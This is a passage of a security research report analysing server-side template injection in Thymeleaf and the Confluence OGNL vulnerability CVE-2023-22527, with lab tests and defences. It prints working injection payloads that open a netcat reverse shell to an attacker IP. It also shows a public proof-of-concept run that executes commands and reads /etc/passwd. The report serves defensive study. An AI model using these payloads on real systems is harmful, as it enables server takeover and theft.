


Figure 2. How SSTI works

① The attacker uses a specific template statement to check if there is an SSTI vulnerability.

② When the SSTI vulnerability is confirmed, the attacker inserts a malicious template statement to upload malicious codes and execute remote commands.

③ The vulnerable server interprets the attacker's input value as a template statement and returns the result of executing the template statement.

④ The attacker takes over key information from the server by executing the malicious template statement.

■ Server-side template engines for individual major languages

The server-side template engines for individual languages that can be affected by SSTI attacks are as follows:

Language	Framework	Template Engine	Examples of template statementes
Python	Flask	Jinja2	{{7*7}}
C#	ASP.Net	Razor	@(7*7)
Java	Springboot	Thymeleaf	${7*7}
JavaScript	-	Jade	= 7*7
PHP	Symphony	Twig	{{7*7}}

Since the server-side template engines listed in the table above are only examples, the SSTI vulnerability can occur in server-side template engines other than the server-side template engines listed above.

■ SSTI attack analysis

In this R&T, SSTI attacks will be analyzed in an environment that uses Thymeleaf among the server-side template engines for individual major languages.

Thymeleaf

Thymeleaf is a server-side template engine designed with XML and web standards in mind. It supports XML, Valid XML, XHTML, Valid XHTML, HTML5, and Legacy HTML5 template modes. SSTI that appears in Thymeleaf occurs when the user input value is interpreted as a template statement without proper verification. A sample code that accepts the user input value as is and interprets the template statement in the server-side template is as follows:

MainController.java

```
import org.thymeleaf.spring5.SpringTemplateEngine;
import org.thymeleaf.templateresolver.ITemplateResolver;
import org.thymeleaf.templateresolver.StringTemplateResolver;
... (omitted) ...
public class MainController {
    @RequestMapping("/thymeleaf")
    @ResponseBody
    public String thymeleaf(@RequestParam(defaultValue="sktester") String username, HttpServletRequest
request, HttpServletResponse response) {
        String template = "<!DOCTYPE html><html lang='en'><head>" +
        ... (omitted) ...
        + name +"</p></body></html>";
        TemplateEngine templateEngine = new SpringTemplateEngine();
        ITemplateResolver templateResolver = new StringTemplateResolver();
        templateEngine.setTemplateResolver(templateResolver);
        WebContext ctx = new WebContext(request, response, request.getServletContext());
        ... (omitted) ...
        Writer out = new StringWriter();
        templateEngine.process(template, ctx, out);
        return out.toString();}
```

The basic statement of the Thymeleaf Template Engine that can be used for an SSTI attack is as follows:

Separator	Description	Example
${ ... }	Variable expression	<div th:text="${foo}">
@{ ... }	URL link expression	<a th:href="@{/foo(param1=${param1}, param2=${param2})}">foo
[[...]]	Direct data access	[[${data}]]
th:text	Data access in the tag	<h1 th:text="${data}">data</h1>

(※ https://www.thymeleaf.org/doc/tutorials/3.0/uingthymeleaf.html#standard-expression-syntax)

Referring to the table above, if you enter the "[[${7*7}]]" statement to directly access the variable expression in which the formula is inserted, you can see that 49 is displayed after it is interpreted as a template statement as shown below:

Payload	[[${7*7}]]
Input value	?username= %5b%5b%24%7b%37%2a%37%7d%5d%5d




Figure 3. When entering the [[${7*7}]] statement in the Thymeleaf Template Engine

Or you can check it with the "〈a th:text=${7*7}〉〈/a〉" statement with a formula in the tag.

Payload	<a th:text=${7*7}>
Input value	?username=%3c%61%20%74%68%3a%74%65%78%74%3d%24%7b%37%2a%37%7d %3e%3c%2f%61%3e

Figure 4. When entering the 〈a th:text=${7*7}〉〈/a〉 statement in the Thymeleaf Template Engine

In the case of Thymeleaf Template Engine, random Java objects can be created using Java's Reflection function, SpEL expression, and OGNL[1](Object-Graph Navigation Language) expression. The object creation method varies depending on the template engine.

ex) Freemarker Template Engine: When creating a random Java object, it is created by calling the TemplateModel class.

ex) Jinja2 Template Engine: When creating a random Python object, it is created by calling a specific class that inherits the top-level object class.

Thymeleaf can use Java's Reflection function, which is used to dynamically load the class through the forName() method, to load the class within the source code after declaring a random character string. Therefore, if you use the exec() method after calling the java.lang.Runtime class, you can execute a random command remotely.

Payload	<a th:text="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('nc –e /bin/sh 192.168.102.61 8888')}">
Input value	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27java%2elang%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d"><%2fa>




Figure 5. Thymeleaf Connecting to the reverse shell by executing a command remotely in the Thymeleaf Template Engine

[1] OGNL: It is an expression language used in Apache software, such as struts and Atlassian Confluence, and Java applications

In Thymeleaf, you can use expressions that support object graph query and manipulation in a runtime called SpEL (Spring Expression Language). Using this, you can execute remote commands as follows:

Payload	<th th:text="${T(java.lang.Runtime).getRuntime().exec('nc -e /bin/sh 192.168.102.61 8888')}">Test</th>
Input value	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">Test<%2fth>




Figure 6. Connecting to the reverse shell by using SpEL in the Thymeleaf Template Engine to executing the command remotely

If the Thymeleaf you are using supports the OGNL expression, you can execute remote commands with the following OGNL expression.

Payload	[[${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("nc -e /bin/sh 192.168.102.61 8888")}]]
Input value	?username=%5b%5b%24%7b%23rt%20%3d%20%40java%2elang%2eRuntime%40getRuntime%28%29%2c%23rt%2eexec%28"nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888"%29%7d%5d%5d




Figure 7. Connecting to the reverse shell by using OGNL in the Thymeleaf Template Engine to execute the command remotely

■ How to respond to SSTI

It is best to ensure that no user can manipulate the template, but there are cases where template manipulation is inevitably allowed in order to dynamically configure the template. Also, as templates are configured separately from code execution when logic-less templates, such as Liquid, Handlebars, and Mustache, are used, defense against SSTI is possible. However, this method is realistically difficult because each template engine configures a different grammar and different environment. Excluding the above two methods, practical countermeasures against SSTI include Sanitization (code stability check), Input Validation (input value verification), and Sandboxing.

1. Sanitization (code stability check)

Sanitization is a method of preventing templates from being created based on unverified user input. If user input is required, it must be configured to be processed through parameters provided by the template so that it cannot affect the template itself. Typically, you can use Flask's render_template() method. An example of using this method is as follows:

app.py

```
#!/usr/bin/python3
from flask import *

... (omitted) ...

@app.route('/', methods=['POST','GET'])
def index():
    a = int(request.form['a'])
    return render_template('index.html', a=a)
... (omitted) ...
```

If you take this action, you can see that {{7*7}} is displayed as is, not 49, as shown below.

Payload	{{7*7}}
Input value	?id=%7b%7b7%2a7%7d%7d

Figure 8. if {{7*7}} statement is entered in the Jinja2 Template Engine after Sanitization

2. Input Validation

It is possible to respond by applying escape processing logic to prevent special characters such as {, }, [,] from being received in user input. For example, if you entered {{5*5}}, the special characters should be filtered out and the value 55, not 25, should be displayed. You can configure filtering targets as follows. This is the same as the response method for some XSS and SQL Injection.

Examples of filtering targets					
-	=	+	.	,	/
?	:	^	$	#	@
*	₩	"	※	~	&
%	!	(	)	[	]
<	>	{	}	`	_

3. Sandboxing

If you need to create and render a template based on user input value, it is inevitable to process the template with user input. At this time, it is possible to respond by sandboxing the template received from user input to limit the attack codes so that it cannot actually exercise influence. At this time, since there is room for bypassing sandboxing, it is recommended to use it in combination with other complementary methods rather than using it alone.

2. Atlassian Confluence Server and Data Center remote code execution vulnerability (CVE-2023-22527)

■ Outline of the vulnerability

On January 16, 2024, a remote code execution vulnerability (CVE-2023-22527) was disclosed in Atlassian's Confluence product, a global collaboration tool software. This vulnerability occurs due to insufficient security measures against the Atlassian Confluence remote code execution vulnerability (CVE-2022-26134), which was disclosed in June 2022. With this vulnerability, an attacker can bypass the getText() method that retrieves a character string and execute remote codes through objects that can access OGNL.

This vulnerability allows OGNL statement injection by an unauthenticated user due to CVE-2023-22527. This may result in damage such as server takeover, ransomware distribution, and source code leakage due to remote code execution. Also, attackers could execute remote codes with a low-complexity attack without authentication, resulting in a CVSS score of 9.8 points.

As a result of searching Atlassian Confluence published on the Internet through the OSINT search engine as shown below, many companies around the world, including Korea, were using it as a collaboration tool. Therefore, you need to check whether the version of Atlassian Confluence you are currently using is vulnerable.




Figure 9. Frequency of using Atlassian Confluence

■ Attack scenario




Figure 10. CVE-2023-22527 attack scenario

① The attacker searches for a Confluence server through the OSINT search engine.
② The attacker uses the CVE-2023-22527 vulnerability to access the victimized server.
③ The attacker connects to the Reverse Shell by executing remote commands.
④ The attacker takes control of the victim's server and steals key information.

■ Affected software versions

The software versions vulnerable to CVE-2023-22527 are as follows:

S/W type	Vulnerable version
Atlassian Confluence Data Center and Server	8.0.x
	8.1.x
	8.2.x
	8.3.x
	8.4.x
	8.5.0 ~ 8.5.3

■ Test environment configuration information

Let's build a test environment and look at how CVE-2023-22527 works.

Name	Information
Victim	Ubuntu 22.04.3 LTS Atlassian Confluence 8.5.3 (172.25.48.1)
Attacker	Kali Linux (192.168.142.135)

■ Vulnerability test

Step 1. Environment configuration

Build a Confluence server with the CVE-2023-22527 vulnerability on the victim PC. You can install it as a docker by referring to the link below.

• URL: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2023-22527

```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                    2.6s
 ⠿ Container eqst-web-1  Started                                    4.6s
```

Figure 11. Building with sudo docker-compose up -d

When you access the installed Confluence server (172.25.48.1:8090), you can see the 8.5.3 version server where the CVE-2023-22527 vulnerability exists as shown below:




Figure 12. Checking vulnerable server information

Step 2. PoC test

The github URL where the PoC for the CVE-2023-22527 vulnerability test is stored is as follows:

- URL: https://github.com/Avento/CVE-2023-22527_Confluence_RCE

On the attacker's PC, use the git clone command to download the git file where the CVE-2023-22527 PoC is stored.

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/Avento/CVE-2023-22527_Confluence_RCE.git
Cloning into 'CVE-2023-22527_Confluence_RCE'...
remote: Enumerating objects: 90, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (59/59), done.
remote: Total 90 (delta 19), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (90/90), 35.38 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```

Figure 13. Downloading the git file where PoC is stored

You can use the following command to execute the PoC file, CVE-2023-22527.py, and the payload sent from the attacker's PC is executed on the victim's Confluence server.

```
$ python3 CVE-2023-22527.py --target [Confluence server address] --cmd [command]
```

- --target option: specify the address of the targeted vulnerable Confluence server.
- --cmd option: enter the command to execute remotely

In the figure below, you can see that the victimized PC's Confluence server information is displayed as a result of executing the id command, which displays user and group information for a specific user.

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd id

uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

Figure 14. Result of executing the remote command id

Also, the result of searching the /etc/passwd file containing the account information of the victimized PC is as follows:

```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd 'cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games
:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
in mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10
:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:
/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Man
ager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporti
ng System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/application-data/con
fluence:/bin/bash
```

Figure 15. Result of executing the remote command cat /etc/passwd

■ Detailed analysis of the vulnerability

Step 1. Outline of the vulnerability

The CVE-2023-22527 vulnerability occurs due to insufficient security measures against CVE-2022-26134, a vulnerability that has already occurred in Confluence server. For detailed information on CVE-2022-26134, see the September 2022 issue of EQST Insight.

• URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202209.pdf&r_fname=20220926092549714.pdf

The detailed analysis of the vulnerability covers an in-depth analysis of the verification logic added to the CVE-2022-26134 security patch and how the CVE-2023-22527 vulnerability occurred by bypassing that logic.

1) CVE-2022-26134 security patch

As a security measure against CVE-2022-26134, which occurs because when Atlassian passes a random payload through the server address, it is perceived as an OGNL statement, the isSafeExpression() method for verifying the OGNL statement has been added.

```
public Object findValue(String expr) {
    if (expr == null) {
        return null;
    }
    try {
        if (!this.safeExpressionUtil.isSafeExpression(expr)) {
            return null;
        }
        if (this.overrides != null && this.overrides.containsKey(expr)) {
            expr = (String) this.overrides.get(expr);
        }
        if (this.defaultType != null) {
            return findValue(expr, this.defaultType);
        }
        return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
    } catch (Exception e) {
        LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
        return null;
    } catch (OgnlException e2) {
        return null;
    }
}
```

Figure 16. The isSafeExpression() method is added.

2) OGNL statement verification logic

When a statement is passed according to the OGNL grammar, the isSafeExpression() method interprets the OGNL Expression Language in the form of an Abstract Statement Tree (AST) and determines whether to allow execution of the OGNL statement. An example of the main OGNL statement required for the attack in this text is as follows:

Separator	Description	Example
#var	See variable	#var = 99
@class@method(args)	Call static method	@java.util.LinkedHashMap@{"foo":"foo value", "bar" :"bar value"}

(※ https://commons.apache.org/dormant/commons-ognl/language-guide.html)

The OGNL statement verification process of the isSafeExpression() method, which checks the OGNL statement, is diagrammed as follows:

